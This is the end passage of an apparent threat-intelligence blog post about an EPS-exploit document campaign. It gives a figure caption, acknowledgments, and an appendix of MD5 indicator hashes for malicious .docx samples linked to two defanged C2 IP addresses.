


Figure 7 Historic DNS resolutions for C2 IP address, courtesy PassiveTotal

During the course of this research we found some similarities in look and feel of this campaign (and its potential attribution) with past FirstWatch posts in Attacking a POS Supply Chain part-1 and CHTHONIC and DIMNIE Campaign Targets Russia 8-2-2017.

Thanks to Kent Backman, Kevin.Douglas2@rsa.com, and Christopher Elisan for all their contributions to this research.

Appendix

Md5 hashes of EPS exploit docx with C2 of 137.74.224[.]142

0c718531890dc54ad68ee33ed349b839

9c7e70f0369215004403b1b289111099

e589ae71722ac452a7b6dd657f31c060

68e190efe7a5c6f1b88f866fc1dc5b88

630db8d3e0cb939508910bd5c93e09fe

c43f1716d6dbb243f0b8cd92944a04bd

df0f8fb172ee663f6f190b0b01acb7bf

ed74331131da5ac4e8b8a1c818373031

e8ea2ce5050b5c038e3de727e266705c

5df8067a6fcb6c45c3b5c14adb944806

104913aa3bd6d06677c622dfd45b6c6d

00b470090cc3cdb30128c9460d9441f8

f8ce877622f7675c12cda38389511f57

7c80fb8ba6cf094e709b2d9010f972ba

cfc0b41a7cde01333f10d48e9997d293

69de4a5060671ce36d4b6cdb7ca750ce

18c29bc2bd0c8baa9ea7399c5822e9f2

3be61ecba597022dc2dbec4efeb57608

b57dff91eeb527d9b858fcec2fa5c27c

1bb8eec542cfafcb131cda4ace4b7584

4c1bc95dd648d9b4d1363da2bad0e172

d9a5834bde6e65065dc82b36ead45ca5

7743e239c6e4b3912c5ccba04b7a287c

MD5 hash of EPS exploit with C2 of 158.69.218[.]119

57f51443a8d6b8882b0c6afbd368e40e